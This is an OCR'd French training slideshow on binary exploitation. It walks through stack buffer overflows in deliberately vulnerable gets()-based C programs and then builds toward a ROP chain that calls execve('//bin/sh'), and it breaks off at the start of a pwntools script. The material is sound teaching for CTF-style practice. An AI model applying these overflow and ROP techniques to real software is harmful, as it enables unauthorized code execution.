


Pwn To Win, les tutos de Bruno


By Bdenneu

Pwn ? Pone ? Paun ? Powne ?


Le pwn (App-système sur Root-me) consiste à exploiter des logiciels d'une manière non prévue par le concepteur pour obtenir des privilèges ou des accès supplémentaires.

Les outils ?

Radare2



GDB (version peda si possible)



Python

Un cerveau ravagé

Pwn ? Pone ? Paun ? Powne ?

Ce tutoriel n'est pas exhaustif.

Il existe beaucoup trop d'attaque pour une soirée.

On va se consacrer aux

Buffer Overflow

(Débordement de tampons)

Un programme pour comprendre

```c
#include <stdio.h>

int main()
{
  int  useless;
  int var = 0x30313233;
  char buf[40];
  gets(buf,stdin);

  printf("\nYou wrote: %s\n", buf);
  printf("[var]: %p\n", var);
  return 0;
}
```

Un simple programme qui récupère l'entrée utilisateur et qui l'écrit.

La compilation

```
gcc -o first first.c -m32 -fno-stack-protector -no-pie -static
```


-m32 : compiler en 32 bits
-fno-stack-protector : retirer les protections de vérification de la réecriture de la pile
-no-pie : les adresses des fonctions définies dans le programme sont statiques
-static : les fonctions de la libc sont inclues dans le programme

Rappel : la stack/ la pile

La pile (stack)

Push $r:
mettre la valeur du registre r en haut de la pile.

Pop $r: mettre la valeur en haut de la pile dans le registre r.




Il s'agit d'un emplacement mémoire où des valeurs sont stockées et modifiées pendant l'exécution. On y met des adresses, des variables.

La valeur la plus haute est pointé par esp (en 32 bits) ou rsp (en 64 bits)

Le stockage des variables

```
char buf[40];
```

```
int  useless;
  int main;
```



Le stockage des variables

```
[bdenneu@FrenchMonster pwn]$ ./first
123456

You wrote: 123456
[var]: 0x30313233
```

Bloc de 4 car on est en 32 bits

char buf[40]	1234	\x34\x33\x32\x31
	56	\xXX\x00\x36\x35
	...	
	...	
	...	
	0x30313233	\x30\x31\x32\x33
int useless	...	
int main	...	

Sens de lecture

```
[0x08049d1f]> pxw @ ebp-0x34
0xffe8e794  0x34333231 0xff003635 0x0804ad20 0x00000001  123456.. .......
0xffe8e7a4  0xffe8e894 0xffe8e89c 0x0804acf1 0x080e2000  ... ... ..... ..
0xffe8e7b4  0x080e2000 0x080e2000 0x30313233 0xffe8e7e0  . ... ..3210...
```

Le stockage des variables

Un null byte pour indiquer la fin de la chaine en C

```
[bdenneu@FrenchMonster pwn]$ ./first
123456

You wrote: 123456
[var]: 0x30313233
```

`char buf[40]`	1234	\x34\x33\x32\x31
	56	\xXX\x00\x36\x35
	…	
	…	
	…	
	0x30313233	\x30\x31\x32\x33
`int useless`	…	
`int main`	…	

Sens de lecture

```
[0x08049d1f]> pxw @ ebp-0x34
0xffe8e794  0x34333231 0xff003635 0x0804ad20 0x00000001  123456.. .......
0xffe8e7a4  0xffe8e894 0xffe8e89c 0x0804acf1 0x080e2000  ... ... ..... ..
0xffe8e7b4  0x080e2000 0x080e2000 0x30313233 0xffe8e7e0  . ... ..3210...
```

Attention aux fonctions que vous utilisez !

```c
#include <stdio.h>

int main()
{
  int  useless;
  int var = 0x30313233;
  char buf[40];
  gets(buf,stdin);

  printf("\nYou wrote: %s\n", buf);
  printf("[var]: %p\n", var);
  return 0;
}
```

Largeur du buffer : 40 bytes

gets ne vérifie pas la longueur de l'entrée utilisateur, que se passe t'il si l'on depasse la largeur du buffer (40 bytes) ?

Attention aux fonctions que vous utilisez !

On peut réecrire les variables dans la pile et donc modifier l'éxecution « normale » du code

Le dépassement de tampon

```
char buf[40]
```

```
[bdenneu@FrenchMonster pwn]$ python2 -c 'print("A"*40+"BCDE")' | ./first

You wrote: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCDE
[var]: 0x45444342
Erreur de segmentation (core dumped)
```

```
int useless
int main
```

```
[0x08049d18]> pxw @ ebp-0x34
0xffa50534  0x41414141 0x41414141 0x41414141 0x41414141  AAAAAAAAAAAAAAAA
0xffa50544  0x41414141 0x41414141 0x41414141 0x41414141  AAAAAAAAAAAAAAAA
0xffa50554  0x41414141 0x41414141 0x45444342 0xffa50500  AAAAAAAABCDE....
```

AAAA	\x41\x41\x41\x41
AAAA	\x41\x41\x41\x41
...	
...	
AAAA	\x41\x41\x41\x41
BCDE	\x45\x44\x43\x42
	\xXX\xXX\xXX\x00
...	

Un null byte pour indiquer la fin de la chaine en C

C’est parti pour l’exploitation

Essayons désormais de réecrire des variables importantes

Un nouveau programme

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 16

/*gcc -o second second.c -m32 -fno-stack-protector -no-pie -static -z,noexecstack*/

void vuln() {
  char buf[16];
  printf("Have you mastered ROP?\n");
  return gets(buf);

}


void main(int argc, char **argv){
  vuln();
}
```

Un programme où notre but est d'obtenir un shell.

Un nouveau programme

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 16

/*gcc -o second second.c -m32 -fno-stack-protector -no-pie -static -z,noexecstack*/

void vuln() {
  char buf[16];
  printf("Have you mastered ROP?\n");
  return gets(buf);

}


void main(int argc, char **argv){
  vuln();
}
```

On ne peut pas exécuter des instructions mises dans la stack

On va écraser l'adresse de retour de vuln ainsi que les adresses suivantes dans la stack.
On pourra alors choisir quelles instructions exécuter car l'on contrôle ebp.
Cela s'appelle les ROP (Return Object Programming).

Les gadgets

Un gadget est une série d'instructions qui est suivie de l'instruction ret (jump sur l'adresse en haut de la stack).
Le principe est de mettre dans la stack une série d'adresse qui seront atteintes une par une grâce au ret.
Il permet de contourner le caractère non exécutable de la stack.
En combinant les gadgets, on peut reproduire des fonctions plus compliquées.

ROPgadget liste pour vous les gadgets utilisables.
Attention, si l'adresse comporte un 0x0a, elle ne sera pas forcement utilisable car il s'agit d'un retour à la ligne qui peut être interprété lors de la récupération de caractères.

```
[bdenneu@FrenchMonster pwn]$ ROPgadget --binary second  | grep 'pop eax'
0x0805a114 : adc byte ptr [ecx], al ; pop eax ; add al, 0x89 ; ret
0x080aec07 : add al, 0x8b ; inc eax ; pop eax ; ret
0x0805a110 : add al, 0x8b ; jl 0x805a141 ; adc byte ptr [ecx], al ; pop eax
0x0809e60e : add al, 0xe8 ; cmp al, 0x97 ; add byte ptr [eax], al ; pop edx
0x0809e62e : add al, 0xe8 ; insb byte ptr es:[edi], dx ; cwde ; add byte pt
0x0809e64e : add al, 0xe8 ; pushfd ; cdq ; add byte ptr [eax], al ; pop edx
0x08077ec6 : add bh, bh ; je 0x8077ef7 ; pop eax ; push dword ptr [esp + 0x
0x08058114 : add byte ptr [eax], al ; add byte ptr [eax], al ; pop eax ; po
0x08058116 : add byte ptr [eax], al ; pop eax ; pop edx ; pop ebx ; ret
0x080aec0a : pop eax ; ret
```

```
0x080aec0a    58    pop eax
0x080aec0b    c3    ret
```

Les appels systèmes

Les appels systèmes sont les instructions élémentaires en C. Toutes les fonctions sur votre machines sont une combinaison de ces appels (vous verrez ça pendant la formation shellcoding ;)) :
cat = open + read + write
En assembleur, ils sont appelés avec l'instruction int 0x80 en 32 bits et syscall en 64 bits.
Ils sont listés dans le fichier urls.txt dans le zip.

%eax	Name	Source	%ebx	%ecx	%edx
1	sys_exit	kernel/exit.c	int	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t
5	sys_open	fs/open.c	const char *	int	int
6	sys_close	fs/open.c	unsigned int	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int
8	sys_creat	fs/open.c	const char *	int	-
9	sys_link	fs/namei.c	const char *	const char *	-
10	sys_unlink	fs/namei.c	const char *	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-
12	sys_chdir	fs/open.c	const char *	-	-
13	sys_time	kernel/time.c	int *	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t

On peut voir la liste des appels systèmes avec la commande strace.

```
[bdenneu@FrenchMonster pwn]$ strace cat second.c
execve("/usr/bin/cat", ["cat", "second.c"], 0x7fff0a08dba8 /* 47 vars *
brk(NULL)                               = 0x55fbb21a8000
arch_prctl(0x3001 /* ARCH_??? */, 0x7ffd4fd14ec0) = -1 EINVAL (Argument
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (Aucun fichier ou d
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=212636, ...}) = 0
mmap(NULL, 212636, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fe294783000
close(3)                                = 0
openat(AT_FDCWD, "/usr/lib/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0`r\2\0\0\0\0\0".
lseek(3, 64, SEEK_SET)                  = 64
read(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"
lseek(3, 848, SEEK_SET)                 = 848
```

Les appels systèmes

```
[bdenneu@FrenchMonster pwn]$ ROPgadget --binary second  | grep 'int 0x80'
0x0806e1f6 : adc byte ptr [eax], al ; add byte ptr [eax], al ; mov eax, 1
0x0806e1f9 : add byte ptr [eax + 1], bh ; int 0x80
0x0806e1f7 : add byte ptr [eax], al ; add byte ptr [eax + 1], bh ; int 0x
0x0804a604 : add byte ptr [eax], al ; add byte ptr [eax], al ; mov eax, e
0x0804a661 : add byte ptr [eax], al ; int 0x80
0x0804a31c : add byte ptr [eax], al ; lea ecx, [esp + 0x40] ; int 0x80
0x0806e1f8 : add byte ptr [eax], al ; mov eax, 1 ; int 0x80
0x0804a606 : add byte ptr [eax], al ; mov eax, edx ; int 0x80
0x0804a65c : add byte ptr [eax], al ; mov ebx, 0x3002 ; int 0x80
0x0804a698 : add byte ptr [eax], al ; mov ebx, 0x3003 ; xor ecx, ecx ; in
0x08093713 : add byte ptr [eax], al ; mov ebx, dword ptr [esp + 8] ; int
0x0804a69d : add byte ptr [eax], al ; xor ecx, ecx ; int 0x80
0x0804a65d : add byte ptr [ebx + 0x3002], bh ; int 0x80
0x0804a699 : add byte ptr [ebx + 0x3003], bh ; xor ecx, ecx ; int 0x80
0x0804a65a : add byte ptr [ecx], 0 ; add byte ptr [ebx + 0x3002], bh ; in
0x0804a69e : add byte ptr [ecx], dh ; leave ; int 0x80
0x08071038 : add byte ptr [ecx], dh ; leave ; lea ebx, [edi - 0x2d3db] ;
0x0804a603 : add byte ptr es:[eax], al ; add byte ptr [eax], al ; mov eax
0x0804a65f : add dh, byte ptr [eax] ; add byte ptr [eax], al ; int 0x80
0x0806e1fb : add dword ptr [eax], eax ; add byte ptr [eax], al ; int 0x80
0x0804a65b : add dword ptr [eax], eax ; add byte ptr [ebx + 0x3002], bh ;
0x0804a31a : add dword ptr [eax], esi ; add byte ptr [eax], al ; lea ecx,
0x0804a69b : add esi, dword ptr [eax] ; add byte ptr [eax], al ; xor ecx,
0x0804a320 : and al, 0x40 ; int 0x80
0x08093717 : and al, 8 ; int 0x80
0x080ae6cb : cli ; int 0x80
0x08071109 : dec ecx ; sbb byte ptr [ecx - 0x6f3c14f2], cl ; int 0x80
0x0804a31f : dec esp ; and al, 0x40 ; int 0x80
0x0804a321 : inc eax ; int 0x80
0x0804a322 : int 0x80
```

Controller les registres : pop et push

%eax	Name	Source	%ebx	%ecx	%edx
1	sys_exit	kernel/exit.c	int	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t
5	sys_open	fs/open.c	const char *	int	int
6	sys_close	fs/open.c	unsigned int	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int
8	sys_creat	fs/open.c	const char *	int	-
9	sys_link	fs/namei.c	const char *	const char *	-
10	sys_unlink	fs/namei.c	const char *	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-

```
0x08058118 : pop eax ; pop edx ; pop ebx ; ret
```

```
0x0804a69f : xor ecx, ecx ; int 0x80
```

```
0x08057606 : mov dword ptr [eax + 4], edx ; ret
```

Notre but va être d'exécuter execve avec dans ebx : //bin/sh

Il nous faut donc écrire //bin/sh quelque part, mettre 11 dans eax, 0 dans ecx et edx, et jump sur int 0x80

N'hésitez pas à ruser. Si vous n'avez pas accès à pop, vous pouvez combiner un 'xor eax, eax' et onze 'inc eax'.

Écrire /bin/bash dans la mémoire

```
[bdenneu@FrenchMonster pwn]$ readelf -S second
Il y a 31 en-têtes de section, débutant à l'adresse de décalage 0xa9c08:

En-têtes de section :
  [Nr] Nom              Type            Adr      Décala.Taille ES Fan LN Inf Al
  [ 0]                  NULL            00000000 000000 000000 00      0   0  0
  [ 1] .note.gnu.build-i NOTE           08048134 000134 000024 00   A  0   0  4
  [ 2] .note.ABI-tag    NOTE            08048158 000158 000020 00   A  0   0  4
  [ 3] .rel.plt         REL             08048178 000178 000070 08  AI  0  19  4
  [ 4] .init            PROGBITS        08049000 001000 000024 00  AX  0   0  4
  [ 5] .plt             PROGBITS        08049028 001028 000070 00  AX  0   0  8
  [ 6] .text            PROGBITS        080490a0 0010a0 0682d1 00  AX  0   0 16
  [ 7] __libc_freeres_fn PROGBITS       080b1380 069380 000b85 00  AX  0   0 16
  [ 8] .fini            PROGBITS        080b1f08 069f08 000018 00  AX  0   0  4
  [ 9] .rodata          PROGBITS        080b2000 06a000 01a14c 00   A  0   0 32
  [10] .stapsdt.base    PROGBITS        080cc14c 08414c 000001 00   A  0   0  1
  [11] .eh_frame        PROGBITS        080cc150 084150 012690 00   A  0   0  4
  [12] .gcc_except_table PROGBITS       080de7e0 0967e0 0000d6 00   A  0   0  1
  [13] .tdata           PROGBITS        080e06e0 0976e0 000010 00 WAT  0   0  4
  [14] .tbss            NOBITS          080e06f0 0976f0 000020 00 WAT  0   0  4
  [15] .init_array      INIT_ARRAY      080e06f0 0976f0 000008 04  WA  0   0  4
  [16] .fini_array      FINI_ARRAY      080e06f8 0976f8 000008 04  WA  0   0  4
  [17] .data.rel.ro     PROGBITS        080e0700 097700 0018d4 00  WA  0   0 32
  [18] .got             PROGBITS        080e1fd4 098fd4 000024 00  WA  0   0  4
  [19] .got.plt         PROGBITS        080e2000 099000 000044 04  WA  0   0  4
  [20] .data            PROGBITS        080e2060 099060 000ec0 00  WA  0   0 32
  [21] __libc_subfreeres PROGBITS       080e2f20 099f20 000024 00  WA  0   0  4
  [22] __libc_IO_vtables PROGBITS       080e2f60 099f60 000354 00  WA  0   0 32
  [23] __libc_atexit    PROGBITS        080e32b4 09a2b4 000004 00  WA  0   0  4
  [24] .bss             NOBITS          080e32c0 09a2b8 000d1c 00  WA  0   0 32
  [25] __libc_freeres_pt NOBITS         080e3fdc 09a2b8 000014 00  WA  0   0  4
  [26] .comment         PROGBITS        00000000 09a2b8 000011 01  MS  0   0  1
  [27] .note.stapsdt    NOTE            00000000 09a2cc 000044 00      0   0  4
  [28] .symtab          SYMTAB          00000000 09a310 008a10 10     29 1156  4
  [29] .strtab          STRTAB          00000000 0a2d20 006da5 00      0   0  1
  [30] .shstrtab        STRTAB          00000000 0a9ac5 000143 00      0   0  1
Clé des fanions :
  W (écriture), A (allocation), X (exécution), M (fusion), S (chaînes), I (info),
  L (ordre des liens), O (traitement supplémentaire par l'OS requis), G (groupe),
  T (TLS), C (compressé), x (inconnu), o (spécifique à l'OS), E (exclu),
  p (processor specific)
```

‘readelf -S binaire’ permet d’obtenir la liste des sections dans le programme. Celle qui nous intérresse est .data qui est noté comme WA (writable).

L’adresse de .data est 0x080e2060.

```
0x08057606 : mov dword ptr [eax + 4], edx ; ret
```

Écrire à l’adresse que pointe eax+4 la valeur contenue dans edx

On commence à exploiter !

```python
#!/usr/bin/python2
from pwn import *
r = process('./second')

